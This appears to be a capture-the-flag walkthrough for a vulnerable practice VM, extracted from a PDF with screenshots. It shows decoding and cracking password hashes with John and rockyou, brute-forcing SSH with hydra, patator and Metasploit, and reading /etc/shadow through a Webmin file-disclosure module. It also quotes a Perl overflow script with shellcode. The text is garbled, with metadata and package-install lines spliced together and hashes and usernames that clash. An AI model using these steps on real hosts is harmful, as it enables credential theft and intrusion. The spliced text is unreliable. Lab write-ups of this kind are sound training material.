Connection Space Illuminant : 0.9642 1 0.82491
Profile Creator : ADBE Edit View Search Terminal Help
Profile ID : Getting up libterm-readline-gnu-perl (1.35-1+b2) ...
Profile Copyright : Copyright 1999 Adobe Systems Incorporated +b4) ...
Profile Description : Adobe RGB (1998) class-c3-xs-perl (0.14-1+b2) ...
Media White Point : 0.95045 1 1.08905ib-perl (3:1.326-1+b2) ...
Media Black Point : 0 0 0ing up libmath-random-isaac-xs-perl (1.004-2+b3) ...
Red Tone Reproduction Curve : (Binary data 14 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 14 bytes, use -b option to extract)
Blue Tone Reproduction Curve : (Binary data 14 bytes, use -b option to extract)
Red Matrix Column : 0.60974 0.31111 0.01947 magic-perl (0.61-1+b2) ...
Green Matrix Column : 0.20528 0.62567 0.06087 dy-perl (1.80-1+b2) ...
Blue Matrix Column : 0.14919 0.06322 0.74457 enssl-bignum-perl (0.07-2+b2) ...
DCT Encode Version : 100 ting up libpcsc-perl (1.4.14-1+b4) ...
APP14 Flags 0 : [14]ting up libnet-dbus-perl (1.1.0-4+b3) ...
APP14 Flags 1 : (none)ng up libsub-identify-perl (0.12-2+b3) ...
Color Transform : YCbCring up libdevel-caller-perl (2.06-1+b5) ...
Comment : TWVHdXN0YUtpbmc6JDYkZTEuMk5jVW8kOTZT ZmtwUhHMjVMRlpmQTVBYkpWmp0RDRmczZmR2V0RGRlU0E5SFJwYmtEdzZ5NW5hdXdNd1JOUHhRbnlk
c0x6Uud2WU9V0DRCMm5ZL080MHBaMzAK
Setting up libcrypt-openssl-rsa-perl (0.28-3+b1) ...
Image Width : 1280ing up libdbd-mysql-perl (4.041-2+b1) ...
Image Height : 1280ing up libpango-perl (1.227-2+b1) ...
Encoding Process : Baseline DCT, Huffman codingl.24992-1+b1) ...
Bits Per Sample : 8etting up libdevel-lexalias-perl (0.05-1+b5) ...
Color Components : 3etting up libmoose-perl (2.1807-1+b1) ...
Y Cb Cr Sub Sampling : YCbCr4:4:4 (1'1)gers for libc-bin (2.24-12) ...
Image Size : 1280x1280 1. $ ]
Megapixels : 1.6
Thumbnail Image : (Binary data 7833 bytes, use -b option to extract)
```

```
File Edit View Search Terminal Help
komal@kali:~/Documents$ echo "TWVHdXN0YUtpbmc6JDYkZTEuMk5jVW8kOTZT ZmtwUhHMjVMRlpmQTVBYkpWmp0RDRmczZmR2V0RGRlU0E5SFJwYmtEdzZ5NW5hdXdNd1JOUHhRbnlk
c0x6Uud2WU9V0DRCMm5ZL080MHBaMzAK" | base64 -d
Ud2WU9V0DRCMm5ZL080MHBaMzAK
MeGustaKing:$6$el.2NcUo$96SfkpUHG25LFZfA5AbJVZjtD4fs6fGetDdeSA9HRpbkDw6y5nauwMwRNPxQnydsLzQGvY0U84B2nY/040pZ30
```

>> Using the following command, the password was ‘*****’ (ten asterisks)

```
sudo john --wordlist=/usr/share/wordlists/rockyou.txt meg.txt
```

>> With the following credentials, I headed back to the '<http://d0not5topme.ctf>' login page and entered the following credentials. However, that was incorrect. Another place we could use these credentials was at ssh open port

```

komal@kali:~$ ssh MeGustaKing@192.168.202.132
The authenticity of host '192.168.202.132' (192.168.202.132) can't be established.
ECDSA key fingerprint is SHA256:mAxp6psDamy0xr81/mYUZPkIk2s+EDdyz1+RkRFLSUM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.202.132' (ECDSA) to the list of known hosts.
MeGustaKing@192.168.202.132's password:
ERROR!
TRACE: sshProxy.py line:550 <CODE>U2FsdGVkX1/vv7150Grvv73vv73vv71Sa3cwTmw4Mk9uQnhjR1F5YW1adU5ISjFjVEZ2WW5sMk0zUm9kemcwT0hSbE5qZDBaV3BsZNBS++/ve+/ve+/
vWnvv7040CQmCg==</CODE>
Search... | Search | Settings

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

You have specified an incorrect username. Please check your username and try again. If you continue to have problems please contact the Board Administrator.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Password: [REDACTED]

Last login: Sat Apr 1 00:00:01 2017 from R0cKy0U.7x7
Welcome to rush shell [REDACTED] Hide my online status this session
Lets you update your FunNotes and more!
[REDACTED] Login

Uh0h.. u n0 burtieo
h35 da 54wltyD4w6 y0u...
Gw04w4y :(
Local configuration error occurred. Registering takes only a few moments but gives you increased capabilities. The board administrator may also grant additional permissions to registered users. Before
Contact the systems administrator for further assistance.
Connection to 192.168.202.132 closed.
komal@kali:~$ 

```

>> Finally the 6th Flag Captured !

A screenshot of a Kali Linux desktop environment. The terminal window shows the command `echo "U2FsdGVkX1/vv7150Grvv73vv73vv71Sa3cwTmw4Mk9uQnhjR1F5YW1adU5ISjFjVEZ2WW5sMk0zUm9kemcwT0hSbE5qZDBaV3BsZNBS++/ve+/ve+/vWnvv7040CQmCg ==" | base64 -d > rockyou.txt` being run. The output of the command is visible in the terminal window, showing a long string of characters. The terminal title is 'Terminal' and the window title is 'komal@kali: ~'.

--- FLAG 7 -----

>> On the MeGustaKing ssh account, we can see there is another name 'burtieo' and the hint given is 'rockyou.txt' which probably means cracking password from this text with the possible login name 'burtieo'

sudo hydra -l burtieo -P /usr/share/wordlists/rockyou.txt 192.168.202.132 ssh


>> Unfortunately rockyou.txt didn't help. Another idea is to create a password guess file

```

komal@kali:~$ echo "Welcome to rush shell"
Welcome to rush shell [REDACTED] Login
komal@kali:~$ echo "Welcome to rush shell" >> guess.txt
komal@kali:~$ echo "Lets you update your FunNotes and more!" >> guess.txt
komal@kali:~$ echo "h35 da 54wltyD4w6 y0u.." >> guess.txt
komal@kali:~$ echo "h35 da 54wltyD4w6 y0u..." >> guess.txt
komal@kali:~$ echo "Gw04w4y :(" >> guess.txt
komal@kali:~$ 

```

>> Use a password cracking tool ‘Patator’



The screenshot shows a terminal window titled 'komal@kali: ~' with the following content:

```
File Edit View Search Terminal Help
+ umbraco_crack : Crack Umbraco HMAC-SHA1 password hashes
+ tcp_fuzz      : Fuzz TCP services
+ dummy_test    : Testing module
komal@kali:~$ patator ssh_login
Patator v0.6 (http://code.google.com/p/patator/)
Usage: ssh login <module-options ...> [global-options ...]
Examples:      ncrack - Network authentication cracking tool
ssh_login host=10.0.0.1 user=root password=FILE0 0=passwords.txt -x ignore:mesg='Authentication failed.'
SYNOPSIS
Module options: ncrack [Options] {target specification}
host       : target host
port       : target port [22]
user       : usernames to test
password   : passwords to test
auth_type  : auth type to use [password|keyboard-interactive]
persistent : use persistent connections [1|0]
ERROR: wrong usage! Please read the README inside for more information. support
komal@kali:~$ patator ssh_login host=192.168.202.132 user=burtie0 password=FILE0 0=/home/komal/guess.txt
12:10:19 patator pro INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at 2017-08-15 12:10 BST
12:10:19 patator a INFO and reliable way. It can also be used to conduct fairly
12:10:19 patator sop INFO code size time by candidate attacks against individual| num | mesg
12:10:19 patator ser INFO -
12:10:37 patator INFO - 0 37 10.168 | Lets you update your FunNotes and more! | 2 | SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u3
12:10:38 patator INFO - 1 22 11.743 | Welcome to rush shell | 1 | Authentication failed.
12:10:38 patator INFO - 1 22 11.780 | h35 da 54wLtyD4w6 y0u... While it is | 3 | Authentication failed.
12:10:38 patator INFO - 1 22 11.767 | h35 da 54wLtyD4w6 y0u... finished, beta | 4 | Authentication failed.
12:10:38 patator pa INFO - 1(1) 22 11.719S | h35 da 54wLtyD4w6 y0u... | 5 | Authentication failed.
12:10:38 patator INFO - 1 22 11.741 | Gw04w4y :( | 6 | Authentication failed.
12:10:38 patator INFO - Hits/Done/Skip/Fail/Size: 6/6/0/0/6, Avg: 0 r/s, Time: 0h 0m 19s
komal@kali:~$ █
```

>> Another option you could try is using metasploit, I used the module ‘auxiliary/scanner/ssh/ssh_login’ to bruteforce ssh login


```

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name          Current Setting      Required  Description
----          -----                -----    
BLANK_PASSWORDS    false           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
DB_ALL_PASS        false           no        Add all passwords in the current database to the list
DB_ALL_USERS       false           no        Add all users in the current database to the list
PASSWORD            no        A specific password to authenticate with
PASS_FILE         /home/komal/guess.txt  no        File containing passwords, one per line
RHOSTS            192.168.202.132  yes       The target address range or CIDR identifier
PORT              22              yes       The target port
STOP_ON_SUCCESS   false           yes      Stop guessing when a credential works for a host
THREADS           1               yes      The number of concurrent threads
USERNAME          burtieo         no        A specific username to authenticate as
USERPASS_FILE       no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false           no        Try the username as the password for all users
USER_FILE            no        File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts
 Use SOCKS proxy

msf auxiliary(ssh_login) > run
[*] SSH - Starting bruteforce
[-] SSH - Failed: 'burtieo:Welcome to rush shell'
[+] SSH - Success: 'burtieo:Lets you update your FunNotes and more!' 'uid=1000(burtieo) gid=1000(burtie) groups=1000(burtie) Linux D0Not5top 3.16.0-4- amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64 GNU/Linux '
[*] 192.168.202.132 - Command shell session 1 closed. Reason: Died from EOFError
[*] Command shell session 1 opened (192.168.138.132:33403 -> 192.168.202.132:22) at 2017-08-14 23:16:48 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

>> Burtieo is a restricted ssh shell which means I am restricted to using several commands on this shell. After several tries I found a command ‘**compgen -c**’ which lists down the available commands that could run under the given hostname. Running this command displayed a command called ‘**suedoh**’. Later running ‘**suedoh –help**’ what worked was the command ‘**suedoh -l**’



```

burtieo@D0Not5top: ~
File Edit View Search Terminal Help
suedoh: root: command not found
burtieo@D0Not5top:~$ suedoh root
suedoh: unable to resolve host D0Not5top
[sudo] password for burtieo:
burtieo@D0Not5top:~$ suedoh -u root
suedoh: unable to resolve host D0Not5top
usage: suedoh -h | -K | -k | -V
usage: suedoh -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: suedoh -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
      [command]
usage: suedoh [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
      prompt] [-u user] [VAR=value] [-i|-s] [<command>]
usage: suedoh -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
      prompt] [-u user] file ...
burtieo@D0Not5top:~$ suedoh -l
suedoh: unable to resolve host D0Not5top
Matching Defaults entries for burtieo on D0Not5top:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User burtieo may run the following commands on D0Not5top:
  (ALL) NOPASSWD: /usr/bin/wmstrt
burtieo@D0Not5top:~$ █

```

>> Here we can see a program that can be executed for 20 seconds which means a port is open for this service for 20 seconds.

>> Use nmap to see if there is a new port being opened for 20 seconds.

```

Applications ▾ Places ▾ Terminal ▾ Tue 20:08
komal@kali: ~
File Edit View Search Terminal Help
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-08-15 20:07 BST
Nmap scan report for d0not5topme.ctf (192.168.202.132)
Host is up (0.0074s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
komal@kali:~$ nmap -F 192.168.202.132

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-08-15 20:07 BST
Nmap scan report for d0not5topme.ctf (192.168.202.132)
Host is up (0.0066s latency).
Not shown: 94 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
10000/tcp open  snet-sensor-mgmt
burtieo@D0Not5top: ~
File Edit View Search Terminal Help
6
█

```

>> First we can see there are five ports opened earlier at nmap scan. But when the **suedoh /usr/bin/wmstrt** command was run, a port 10000 was opened as shown. Once again running the program and using aggressive nmap scan gave me the version name. We can see its an **http protocol called MiniServ 0.01 (webmin httpd)**

```
komal@kali: ~
File Edit View Search Terminal Help

53/tcp      open  domain  PowerDNS 3.4.1
| dns-nsid:
|   NSID: D0Not5top (44304e6f7435746f70)
|   id.server: D0Not5top
|_ bind.version: PowerDNS Authoritative Server 3.4.1 (jenkins@autotest.powerdns.com built 20170111224403 root@x86-csail-01.debian.org)
80/tcp      open  http    Apache httpd
|_http-server-header: Apache
|_http-title: MegustaGameo - Index page
111/tcp     open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100024  1          56118/tcp  status
|   100024  1          59614/udp status
10000/tcp   open  http    MiniServ 0.01 (Webmin httpd)
|_http-server-header: MiniServ/0.01
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.29 seconds
komal@kali:~$
```

>> On msfconsole I searched for '**MiniServ & webmin**'. Here I came across the module **auxiliary/admin/webmin/file_disclosure** which worked for me.

>> So first once again I have to run the **/wmstrt** program before running the module

```

komal@kali: ~
File Edit View Search Terminal Help
Module options (auxiliary/admin/webmin/file_disclosure):
Name      Value    Current Setting  Required  Description
DIR      /unauthenticated  yes      Webmin directory path
Proxies          no      A proxy chain of format type:host:port[,type:host:port][...]
RHOST          yes      The target address
RPATH          /etc/passwd  yes      The file to download
RPORT          10000   yes      The target port (TCP)
SSL           false   no      Negotiate SSL/TLS for outgoing connections
VHOST          no      HTTP server virtual host
Auxiliary action:
Name      Description
Download
msf auxiliary(file_disclosure) > set RHOST 192.168.202.132 n

```

Firefox Error:

```

File Edit View Search Terminal Help
D1dyxCatchaT3nK1l0?
:D
burtieo@D0Not5top:~$ suedoh /usr/bin/wmstrt
Failed
68.202.132:10000. The server
ak. Error code:

```

>> Now that /etc/passwd was successfully retrieved, I now headed on with setting the RPATH to /etc/shadow which also successfully returned the file contents.

```

komal@kali: ~
File Edit View Search Terminal Help
type:host:port[...]
RHOST  192.168.202.132  yes      The target address
RPATH  /etc/shadow        yes      The file to download
RPORT  10000   yes      The target port (TCP)
SSL    true    no      Negotiate SSL/TLS for outgoing connections
VHOST          no      HTTP server virtual host
Auxiliary action:
Name      Description
Download
msf auxiliary(file_disclosure) > run
[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:$6$6BxJZ5xd$x84bX7slaDzCWBtdQxNjVC92B7YrXLBsUCYVps0I.MFqcT1tnoTMgXTK608Pkml
I7pS/7FvgagDWdkpliygQw1:17260:0:99999:7:::
daemon:*:17253:0:99999:7:::
bin:*:17253:0:99999:7:::

```



>> Time to crack the root hash password with John again.

komal@kali: ~

```
File Edit View Search Terminal Help
komal@kali:~$ vi pass.txt
komal@kali:~$ cat pass.txt
$6$BxJZ5xd$x84bX7slaDzCWbtdQxNjVC92B7YrXlBsUCYVpsOI.MFqcT1tnoTMgXTK608Pkm1I7pS/7FvgagDWdkpliygQw1
komal@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt
bash: john: command not found
komal@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
bash: john: command not found
komal@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
[sudo] password for komal:
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
1g 0:00:00:00 DONE (2017-08-15 20:42) 2.173g/s 139.1p/s 139.1c/s 139.1C/s 123456..charlie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
komal@kali:~$ █
```

komal@kali: ~

```
File Edit View Search Terminal Help
komal@kali:~$ ssh root@192.168.202.132
root@192.168.202.132's password:
Permission denied, please try again.
root@192.168.202.132's password:
Permission denied, please try again.
root@192.168.202.132's password:
Permission denied (publickey,password).
komal@kali:~$ ssh root@D
^Z
[1]+  Stopped                  ssh root@D
komal@kali:~$ ssh root@d0not5top
ssh: Could not resolve hostname d0not5top: Name or service not known
komal@kali:~$ █
```



>> I copy pasted both public and private key to the text files and used the command ‘**ssh2john**’ to convert the private ssh key to john format encryption.

```
Komal@kali:~$ sudo ssh2john priv > priv_hash
Komal@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt priv_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
gustateamo      (priv)
1g 0:00:00:31 DONE (2017-08-15 21:41) 0.03139g/s 243193p/s 243193c/s 243193C/s gustateamo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Komal@kali:~$
```

>> So finally login in with the ssh private key. The passphrase is 'gustateamo' which was decrypted from the private key itself shown above.

A screenshot of a terminal window titled 'Terminal'. The window title bar shows 'komal@kali: ~'. The terminal output is as follows:

```
File Edit View Search Terminal Help
komal@kali:~$ chmod 700 priv
komal@kali:~$ ssh -i priv root@192.168.202.132
Enter passphrase for key 'priv':
ERROR!
TRACE: sshPr0xy.py line:550 <CODE>U2FsdGVkX1/vv7150Grvv73vv73vv71Sa3cwTmw4Mk9uQn
hjR1F5Yw1adU5ISjFjVEZ2Ww5sMk0zUm9kemcwT0hSbE5qZDBaV3BsZVNBS++/ve+/ve+/vWnnv7040C
QmCg==</CODE>
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Sat Apr 1 00:00:01 2017 from R0cky0U.7x7
Welcome to rush shell
Lets you update your FunNotes and more!

Uh0h.. u n0 burtieo
h35 da 54wltyD4w6 y0u...
Gw04w4y :(
```

A screenshot of a terminal window titled 'Terminal'. The window title bar shows 'komal@kali: ~'. The terminal output is as follows:

```
File Edit View Search Terminal Help
root@D0Not5top:~# cat L45T_fl46.pl
#!/usr/bin/perl -w
#####
# Most visited
# Offense Security
# Kali Linux
# Kali Docs
# Kali Tools
# Exploit-DB
# Aircrack-ng
#####
# W311 D0n3
# Y0u D1d N0t5top
# Much0 M3Gu5t4 :D
#
# 3mrgnc3
#
# Hope you had fun...
# 8ut...
#
# p.s..
# 571ll 1 M0r3 fl46 :D
#
#####
use IO::Socket;
if(!$ARGV[1])
{
    print "Usage: L45T_fl46.pl <user> <flag>\n\n";
```

The terminal window also displays a portion of a web browser window titled 'Secure Connection' with the message: 'An error occurred during a connection to 192.168.202.132. certificate included a public key that was too weak. SSL_ERROR_RELATIVE_CERT_KEY.'

>> As we can see the usage written is L45T_fl46.pl <user> <flag>

>> Trying the different users like root, MeGustaKing, M3Fu5t4 and flag as 'flag7' I later realised it was once again a TROLLLLLLLLLL!!!!!!!

>> Reading the source code of L45T_fl46.pl file I happened to read the following highlighted lines below:

```
komal@kali: ~
File Edit View Search Terminal Help
"\x34\xbe\x20\x34\x35\x35\x20\x30\xbb\x20\x9\x5" :
https://192.16"\x20\x26\x20\x6d\x33\x20\x3a\x44\x00\x57\x53\x89\xe1" :
"\xcd\x80" ;
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
$root = IO::Socket::INET->new(Proto=>'tcp',
                               PeerAddr=>$ARGV[0],
                               PeerPort=>$ARGV[1])
or die "Unable to use [$ARGV[0]] to open [$ARGV[1]]";
;
$ebp = "TR0LL000LL0";
$eip = "\xBA\xDF\x00\xD0";
$flag7 = "RUN /" . "a"x1036 . $ebp . $eip . $shellcode;
print $root $flag7;
sleep(5);
print "Done.\n";
close($root);
exit;

root@D0Not5top:~# perl ./L45T_f46.pl
Usage: L45T_f46.pl <user> <flag>
Try Again
```

>> So basically I need to enter Peer ip address and port number.

FL46_7:9tjt86evvcywuuf774hr88eui3nus8dlk